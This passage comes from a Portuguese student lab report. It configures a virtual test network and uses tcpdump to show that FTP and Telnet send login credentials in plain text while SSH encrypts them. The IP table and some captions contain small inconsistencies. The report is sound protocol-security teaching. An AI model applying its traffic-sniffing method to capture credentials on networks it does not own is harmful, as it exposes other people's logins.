PING 8.8.8.8 (8.8.8.8) from 10.120.59.102 : 56(84) bytes of data:  
64 bytes from 8.8.8.8: icmp_seq=0 ttl=254 time=14.228 msec  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=254 time=18.412 msec  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=254 time=19.672 msec  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=254 time=17.292 msec  
--- 8.8.8.8 ping statistics ---  
4 packets transmitted, 4 packets received, 0% packet loss  
round-trip min/avg/max/mdev = 14.228/17.401/19.672/2.016 ms  
[john@kioptrix john]$ _
```

Figura 15 - Conectividade com a internet (VM5)



## IP's atribuídos:

Com isto, as máquinas ficaram com os seguintes IP 'S:

### VM1:

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b4:a1:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.59.100/24 brd 192.168.59.255 scope global dynamic noprefixroute eth0
        valid_lft 223sec preferred_lft 223sec
    inet6 fe80::8102:46c:d89d:c7ea/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Figura 16 - IP Máquina 1

### VM2:

```
(kali@kali)-[~/Desktop]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b4:a1:05 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 59599sec preferred_lft 59599sec
    inet6 fd00::58b0:258d:9446:23d/64 scope global dynamic noprefixroute
        valid_lft 85986sec preferred_lft 13986sec
    inet6 fe80::8102:46c:d89d:c7ea/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d3:eb:c8 brd ff:ff:ff:ff:ff:ff
    inet 10.120.59.1/24 scope global eth1
        valid_lft forever preferred_lft forever
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:16:d3:d5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.59.1/24 scope global eth2
        valid_lft forever preferred_lft forever
```


Figura 17 - IP Máquina 2

### VM3:

```
(kali@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000  
    link/ether 08:00:27:b4:a1:05 brd ff:ff:ff:ff:ff:ff  
    inet 10.120.59.100/24 brd 10.120.59.255 scope global dynamic noprefixroute eth0  
        valid_lft 537sec preferred_lft 537sec  
    inet6 fe80::8102:46c:d89d:c7ea/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

Figura 18 - IP Máquina 3

### VM4:



The screenshot shows a Windows XP desktop with a blue sky and green grass background. A 'Command Prompt' window is open, displaying the following text:

```
CA Command Prompt  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
C:\Documents and Settings\Forens>ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Local Area Connection:  
  
    Connection-specific DNS Suffix  . : example.org  
    IP Address. . . . . : 10.120.59.101  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 10.120.59.1  
  
C:\Documents and Settings\Forens>
```

Figura 19 - IP Máquina 4



VM5:

```
[john@kioptrix john]# /sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:74:95:3E
          inet addr:10.120.59.102  Bcast:10.120.59.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MTU:1500 Metric:1
          RX packets:5854 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2973 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:5145770 (4.9 Mb)  TX bytes:271723 (265.3 Kb)
          Interrupt:9 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:564 (564.0 b)  TX bytes:564 (564.0 b)

[john@kioptrix john]#
```

Figura 20 - IP Máquina 5

## Definição da rede por IP's

A nossa rede agora está configurada com os seguintes IP's:

| Máquina | Interface | IP             |
|---------|-----------|----------------|
| VM1     | eth0      | 192.168.59.100 |
| VM2     | eth0      | 10.0.2.15      |
|         | eth1      | 10.120.59.1    |
|         | eth2      | 192.168.59.1   |
| VM3     | eth0      | 10.120.59.100  |
| VM5     | eth0      | 10.120.59.101  |
| VM5     | eth0      | 10.120.59.102  |


Figura 21 - Definição da Rede

Com isto podemos confirmar que todas as máquinas tem conectividade entre elas e com a internet. O ambiente finalmente está totalmente configurado para procedermos com os exercícios.

## Análise de Tráfego e Avaliação de Protocolos de Comunicação em Rede

### Confirmar conectividade utilizando um sniffer

Para realizarmos os próximos exercícios, iremos usar o Tcpdump para rececionar e capturar pacotes. Iremos utilizar o seguinte comando para capturar os packages:




```
(kali@kali) - [~/Desktop]
$ sudo tcpdump -i eth1
```

TCPdump

Figura 22 - Escutar interface eth1

Obtivemos o seguinte resultado:



```
(kali@kali) - [~/Desktop]
$ sudo tcpdump -i eth2
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth2, link-type EN10MB (Ethernet), snapshot length 262144 bytes
09:55:52.494895 IP 192.168.59.100 > 10.120.59.100: ICMP echo request, id 5, seq 1, length 64
09:55:52.496952 IP 10.120.59.100 > 192.168.59.100: ICMP echo reply, id 5, seq 1, length 64
09:55:53.495266 IP 192.168.59.100 > 10.120.59.100: ICMP echo request, id 5, seq 2, length 64
09:55:53.497113 IP 10.120.59.100 > 192.168.59.100: ICMP echo reply, id 5, seq 2, length 64
09:55:54.497095 IP 192.168.59.100 > 10.120.59.100: ICMP echo request, id 5, seq 3, length 64
09:55:54.498846 IP 10.120.59.100 > 192.168.59.100: ICMP echo reply, id 5, seq 3, length 64
09:55:57.399269 IP 192.168.59.100 > 10.120.59.101: ICMP echo request, id 6, seq 1, length 64
09:55:57.405088 IP 10.120.59.101 > 192.168.59.100: ICMP echo reply, id 6, seq 1, length 64
09:55:57.526968 ARP, Request who-has 192.168.59.100 tell 192.168.59.1, length 28
09:55:57.528257 ARP, Reply 192.168.59.100 is-at 08:00:27:b4:a1:05 (oui Unknown), length 46
09:55:57.711452 ARP, Request who-has 192.168.59.1 tell 192.168.59.100, length 46
09:55:57.711470 ARP, Reply 192.168.59.1 is-at 08:00:27:16:d3:d5 (oui Unknown), length 28
09:55:58.400722 IP 192.168.59.100 > 10.120.59.101: ICMP echo request, id 6, seq 2, length 64
09:55:58.403880 IP 10.120.59.101 > 192.168.59.100: ICMP echo reply, id 6, seq 2, length 64
09:55:59.402601 IP 192.168.59.100 > 10.120.59.101: ICMP echo request, id 6, seq 3, length 64
09:55:59.406093 IP 10.120.59.101 > 192.168.59.100: ICMP echo reply, id 6, seq 3, length 64
09:56:01.786228 IP 192.168.59.100 > 10.120.59.102: ICMP echo request, id 7, seq 1, length 64
09:56:01.787380 IP 10.120.59.102 > 192.168.59.100: ICMP echo reply, id 7, seq 1, length 64
09:56:02.787899 IP 192.168.59.100 > 10.120.59.102: ICMP echo request, id 7, seq 2, length 64
09:56:02.789684 IP 10.120.59.102 > 192.168.59.100: ICMP echo reply, id 7, seq 2, length 64
09:56:03.788366 IP 192.168.59.100 > 10.120.59.102: ICMP echo request, id 7, seq 3, length 64
09:56:03.790095 IP 10.120.59.102 > 192.168.59.100: ICMP echo reply, id 7, seq 3, length 64
^C
22 packets captured
22 packets received by filter
0 packets dropped by kernel
```

Figura 23 - Resultado da escuta na interface eth1


## Conclusão

Esta captura de tráfego, realizada com o comando **tcpdump**, comprova que a máquina com o IP **192.168.59.1** comunica corretamente com todas as outras máquinas da rede. É possível verificar trocas de pacotes **ICMP (ping)** entre a máquina **192.168.59.1** e os IPs **10.120.59.100**, **10.120.59.101** e **10.120.59.102**, com pedidos e respostas bem-sucedidas. Além disso, observam-se pacotes ARP que demonstram que a máquina **192.168.59.1** resolve os endereços MAC das restantes máquinas, reforçando a evidência de comunicação entre elas.

## Escuta com o Tcpdump no serviço FTP

Agora vamos utilizar o serviço FTP enquanto iremos ter o Tcpdump a escuta para capturar os pacotes necessários para verificarmos se o serviço é seguro ou não. Primeiramente iremos instalar o serviço FTP:


### Instalar VSFTPD:



```
(kali@kali) - [~/Desktop]
$ sudo apt install vsftpd
```

Figura 24 - Instalar serviço FTP

### Iniciar serviço VSFTPD:



```
(kali@kali) - [~/Desktop]
$ sudo systemctl start vsftpd
```

Figura 25 - Iniciar o serviço FTP

Agora com o serviço instalado, vamos meter a VM2 a escuta com o Tcpdump e iremos utilizar o serviço FTP para a máquina 10.120.59.100. Vamos utilizar os seguintes códigos:




Figura 27 - Iniciar captura na interface eth2



Figura 26 - Iniciar comunicação FTP

## Resultado:




Figura 28 - Ficheiro de captura da comunicação FTP

Com a captura de tráfego realizada na interface de rede **eth2**, utilizando a ferramenta **tcpdump**, foi possível confirmar a comunicação entre duas máquinas através do protocolo **FTP (File Transfer Protocol)**.

A máquina com o endereço IP **192.168.59.100** estabeleceu ligação com o servidor FTP no IP **10.120.59.100**, utilizando a porta padrão do serviço (porta 21). A análise do tráfego revelou o **processo de autenticação**, incluindo o envio do nome de utilizador e da palavra-passe:

- **FTP USER:** kali
- **FTP PASS:** kali

Este registo demonstra que o protocolo FTP transmite as credenciais em **texto simples**, ou seja, sem qualquer tipo de **encriptação**. Esta característica representa uma falha de segurança significativa, uma vez que qualquer utilizador com acesso à mesma rede pode **capturar** e **visualizar facilmente informações sensíveis** através de ferramentas como o tcpdump ou Wireshark.

Em suma, a utilização do protocolo FTP em redes não seguras **deve ser evitada**, dado que não assegura a **confidencialidade das credenciais nem dos dados transmitidos**.

## Serviço SSH E Telnet

Agora iremos verificar se o serviço do SSH e o Telnet são existentes na VM3. Para isso iremos seguir com o seguinte comando:

```
(kali㉿kali)-[~]
$ apt list --installed | grep ssh

WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

libssh-4/kali-rolling,now 0.11.1-2 amd64 [installed,automatic]
libssh2-1t64/kali-rolling,now 1.11.1-1 amd64 [installed,automatic]
openssh-client-gssapi/kali-rolling,now 1:9.9p2-2 all [installed,automatic]
openssh-client-ssh1/kali-rolling,now 1:7.5p1-17 amd64 [installed,automatic]
openssh-client/kali-rolling,now 1:9.9p2-2 amd64 [installed]
openssh-server/kali-rolling,now 1:9.9p2-2 amd64 [installed,automatic]
openssh-sftp-server/kali-rolling,now 1:9.9p2-2 amd64 [installed,automatic]

(kali㉿kali)-[~]
$ apt list --installed | grep telnet

WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

inetutils-telnet/kali-rolling,now 2:2.6-1 amd64 [installed]
inetutils-telnetd/kali-rolling,now 2:2.6-1 amd64 [installed]
ruby-net-telnet/kali-rolling,now 0.2.0-1 all [installed,automatic]
telnet/kali-rolling,now 0.17+2.6-1 all [installed]
telnetd/kali-rolling,now 0.17+2.6-1 all [installed]
```

Figura 29 - Verificação dos serviços

Como podemos perceber, tanto o serviço SSH e o Telnet se encontram presentes na VM3 prontos para serem utilizados.

## Serviço Telnet:

Como fizemos anteriormente, iremos por a VM2 á escuta com o Tcpdump:




Figura 30 - Escutar interface eth2

Agora utilizamos o telnet para aceder à outra VM através do seguinte comando:

```
(kali㉿kali)-[~]
└─$ telnet 10.120.59.12
Trying 10.120.59.12 ...
Connected to 10.120.59.12.
Escape character is '^]'.

Linux 6.12.25-amd64 (kali) (pts/1)

kali login: changeme
Password:
└─(changeme㉿kali)-[~]
└─$ whoami
changeme

└─(changeme㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/ether 08:00:27:b4:a1:05 brd ff:ff:ff:ff:ff:ff
    inet 10.120.59.12/24 brd 10.120.59.255 scope global dynamic noprefixroute eth0
        valid_lft 584sec preferred_lft 584sec
    inet6 fe80::daa6:c082:1ce5:5609/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Figura 31 - Utilização do telnet

Após acedermos á VM, utilizamos os comandos **whoami** e **ip a** para verificarmos que realmente entramos na VM.

Agora iremos analisar o telnet.pcap para ver o que podemos descobrir.




Figura 32 – Telnet.pcap

Como podemos verificar, o protocolo **telnet** transmite as credenciais em **texto simples**, ou seja, sem qualquer tipo de **encriptação**. Qualquer utilizador com acesso à mesma rede pode capturar e visualizar facilmente informações sensíveis através de ferramentas como o tcpdump ou Wireshark.

## Serviço SSH:

Como fizemos anteriormente, iremos por a VM2 á escuta com o Tcpdump:





Figura 33 - Escutar interface eth2



Agora utilizamos o SSH para aceder à outra VM através do comando “ssh user@10.120.59.104”.



```
(kali@kali)-[~/Desktop]
└─$ ssh user@10.120.59.104
user@10.120.59.104's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-59-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Mon May  5 04:34:28 PM UTC 2025

System load:  0.0          Processes:           98
Usage of /:   10.5% of 24.44GB Users logged in:       1
Memory usage: 10%         IPv4 address for enp0s3: 10.120.59.104
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

63 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Mon May  5 16:33:01 2025 from 192.168.59.100
user@server:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/ether 08:00:27:cd:03:e0 brd ff:ff:ff:ff:ff:ff
    inet 10.120.59.104/24 metric 100 brd 10.120.59.255 scope global dynamic enp0s3
        valid_lft 330sec preferred_lft 330sec
    inet6 fe80::a00:27ff:fedc:3e0/64 scope link
        valid_lft forever preferred_lft forever
user@server:~$ exit
logout
Connection to 10.120.59.104 closed.
```

Figura 34 - Utilização do serviço ssh

Agora iremos analisar o ssh.pcap para ver o que podemos descobrir.




Figura 35 - ssh.pcap



Como podemos verificar, ao analisar o ficheiro de captura do SSH, vemos que **todas as informações** estão **encriptadas** o que nos leva a verificar que o **SSH é um protocolo seguro**.

## Comparação Serviço Telnet Vs Serviço SSH:

